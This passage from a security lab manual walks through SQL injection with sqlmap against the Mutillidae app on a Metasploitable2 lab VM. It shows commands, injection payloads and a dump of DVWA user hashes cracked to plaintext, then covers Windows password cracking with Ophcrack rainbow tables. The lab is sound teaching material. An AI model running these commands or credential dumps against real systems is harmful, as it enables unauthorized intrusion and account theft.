
Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

The vulnerable web applications are: TWiki, phpMyAdmin, Multillidae, DVWA, and WebDAV.

Step 4: Select one of the vulnerable web applications, eg **Mulillidae** and **Click**

Step 5: Click on the user '**infor**' to open to the login window



Step 6: Enter User Name and Password.

If the error message is wrong user name or password, then the next step is


Step 7: Copy the **url** on this metasploitable2 machine as shown below:



Step 8: Go to the Kali Linux terminal and Paste the **url** address there.

Before that at the Kali Linux terminal, Type **sqlMap -h** to view all the helps syntax associated with SQLMap


Step 9: At the Kali Linux terminal: **enter** sqlmap -u (follow by the IP address and the url link). Then press **enter**. (This will show you if there are injectable points on this web application or not. See the screen shot below:



As you can see “there were multiple injection points, please insert the one to use for the following injections.


Step 10: We try to get the database applications that is been used.

Step 11: Type the IP address + link and press **Enter** as shown in the screenshot below:



```
satish@kali: ~  
File Actions Edit View Help  
satish@kali:~$ sqlmap -u "http://192.168.56.103/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details"  
-dbs
```

The highlighted database in the screenshot below are all the database running on the metasploitable2



```
File Actions Edit View Help  
Title: MySQL >= 4.1 OR error-based - WHERE or HAVING clause  
Payload: page=user-info.php&username=test' OR ROW(3456,8621  
(SELECT 8794 UNION SELECT 1910 UNION SELECT 8339 UNION SELECT  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: page=user-info.php&username=test' AND (SELECT 3075  
Type: UNION query  
Title: MySQL UNION query (NULL) - 5 columns  
Payload: page=user-info.php&username=test' UNION ALL SELECT  
746f,0x717a766a71),NULL,NULL,NULL#&password=test&user-info-php  
here were multiple injection points, please select the one to  
0] place: GET, parameter: username, type: Single quoted string  
1] place: GET, parameter: password, type: Single quoted string  
q] Quit  
0  
17:04:04] [INFO] the back-end DBMS is MySQL  
ack-end DBMS: MySQL 5  
17:04:04] [INFO] fetching database names  
available databases [7]:  
*) dvwa  
*) information_schema  
*) metasploit  
*) mysql  
*) owasp10  
*) tikiwiki  
*) tikiwiki195  
17:04:04] [INFO] fetched data logged to text files under '/hom  
*) ending @ 17:04:04 /2020-06-23/  
satish@kali:~$
```

We need to find the various tables used by these highlighted databases

Step 12: Enter the commands at the Kali Linux terminal as shown in the next screenshot:


```
File Actions Edit View Help
satish@kali:~$ sqlmap -u "http://192.168.56.103/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details"
-D dvwa --tables
```

Step 13: We have selected **dvwa** database, then press **Enter**.

The results is as shown in the screenshot below:

```
type: UNION query
Title: MySQL UNION query (NULL) - 5 columns
Payload: page=user-info.php&username=test&password=test' UNION ALL SELECT NULL,NULL,CONCAT(0x7170627871,0x515762
776c6f626a6a626e41544a43,0x717a766a71),NULL,NULL#&user-info-php-submit-button=View Account Details
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[17:05:26] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 5
[17:05:26] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
[17:05:26] [INFO] fetched data logged to text files under '/home/satish/.local/share/sqlmap/output/192.168.56.103'
[*] ending @ 17:05:26 /2020-06-23/
satish@kali:~$
```

In the screenshot above, we have two tables “**guestbook**” and “**users**”. Our interest is on the users table because its contains information of **username** and **password**. We also needs to know the columns of these users database. So we enter the command in the Kali Linus terminal as:

```
File Actions Edit View Help
satish@kali:~$ sqlmap -u "http://192.168.56.103/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details"
-D dvwa -T users --columns
```

Step 14: When you press **Enter**, the results will be displayed as shown on the screenshot below:

```

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[17:06:42] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 5
[17:06:42] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| password | varchar(32) |
| user | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| user_id | int(6) |
+-----+-----+

[17:06:42] [INFO] fetched data logged to text files under '/home/satish/.local/share/sqlmap/output/192.168.56.103'
[*] ending @ 17:06:42 /2020-06-23/
satish@kali:~$

```

Note: You are not supposed to attack any application without permission even if it is vulnerable. It is a great offense.

Step 14: We need to get all information in this table by dumping its contents as shown in the screenshot below:

```

File Actions Edit View Help
satish@kali:~$ sqlmap -u "http://192.168.56.103/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details"
-D dvwa -T users --dump

```

On pressing the **enter** key, the results is as shown in the screenshot below:

```

[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[17:08:35] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 5
[17:08:35] [INFO] fetching columns for table 'users' in database 'dvwa'
[17:08:35] [INFO] fetching entries for table 'users' in database 'dvwa'
[17:08:35] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[17:08:50] [INFO] writing hashes to a temporary file '/tmp/sqlmapnmh2_vi03560/sqlmaphashes-uuix3g6v.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[17:09:01] [INFO] using hash method 'md5_generic_passwd'
[17:09:01] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[17:09:01] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[17:09:01] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[17:09:01] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | last_name | password | first_name |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | Brown | e99a18c428cb38d5f260853678922e03 (abc123) | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | Me | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | Picasso | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | Smith | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Bob |
+-----+-----+-----+-----+-----+-----+

[17:09:01] [INFO] table 'dvwa.users' dumped to CSV file '/home/satish/.local/share/sqlmap/output/192.168.56.103/dump/dvwa/users.csv'
[17:09:01] [INFO] fetched data logged to text files under '/home/satish/.local/share/sqlmap/output/192.168.56.103'
[*] ending @ 17:09:01 /2020-06-23/
satish@kali:~$

```

In the screenshot above, the SQLMap has successfully crack the user names, their first and last name and the hashes that correspond to each password.

We have successfully used SQLmap to carry out injection attack on this vulnerable database.

Summary:

As it can be seen, our attack was carried out in a virtual machine running Metasploitable2. We have installed vulnerable web applications installed on this Metasploitable2. We also use our Kali Linux and SQLMap to carry out our SQL injection attacks.

Conclusion:

To learn more on how to carry out SQL injection using SQLMap, please click on the link below or copy and paste the link to watch the you tube video.

https://www.youtube.com/watch?v=qhQ5jE_jGhc

Week Six Password Attack

Introduction

A password attack refers to various methods used by attackers to gain unauthorized access to systems by cracking or guessing passwords. These attacks can target both online and offline systems, aiming to compromise the security of accounts, devices, or data. Here are some common types of password attacks. In this module we are going to illustrate how to use the tool known as **Ophcrack tool** to carry out password attack. Ophcrack is an open-source tool used for cracking Windows passwords. Ophcrack remains one of the most powerful tools in a security professional's arsenal, providing a flexible and effective way to test and improve password security. It uses rainbow tables to perform its attacks, which are precomputed tables for reversing cryptographic hash functions. This allows Ophcrack to recover passwords efficiently without needing to guess them sequentially.

Experiment 6.1: Cracking Password with Ophcrack tool

Aim: The aim of this experiment is to crack a password

Objective: To carry out password cracking using Ophcrack tool.

Outcome:

At the end of this experiment the learner will be able to:-


- 1) Use Ophcrack tool to crack passwords from various hash formats on a System.

2). Carrying out dictionary attacks using wordlist


Getting Started with Ophcrack tool in kali Linux


Step 1: Make sure Ophcrack tool is installed in your Kali Linux (although OPHcrack is preinstalled in the Kali Linux system)

Step 2: Click on **Ophcrack** tool from your Kali Linux application as shown in the screenshot below:



Step 3: Download windows XP or vista tables operating you want to crack and save in your Kali Linux and Ophcrack. This can be downloaded from the internet by typing Ophcrack tables on the google search browser as shown below:






Step 4: Click on the Vista free (461MB) to download


Step 5: Go to the download folder in the Ophcrack application to view the download Vista free tables and **extract** it

Step 6: Click on the Ophcrack tool to see all the downloaded tables as shown below:




Step 7: Select Vista free and Click on **install**

Step 8: Click on the **download icon** and select "pass.txt" to crack the **password** as shown in the screenshot below:



Step 9: Click **open** at the bottom of the opened window. The result is displayed on the screenshot below:




The users and their password hash appeared on the screen

Step 10: Select any of the user's password to crack the hash to obtain the plain text

Step 11: Select "**Crack**" and then **click**

The result of the crack is shown in the screenshot below:



As it can be seen on the screenshot above, the user password selected is 'secure'

Conclusion:

The Ophcrack tool is used to crack a password using the hash table. It will also let users know the strength of their password. It is advisable to use strong password of at least 8 characters with special symbols. Note that it is an offence to crack any password without given the permission to do so.

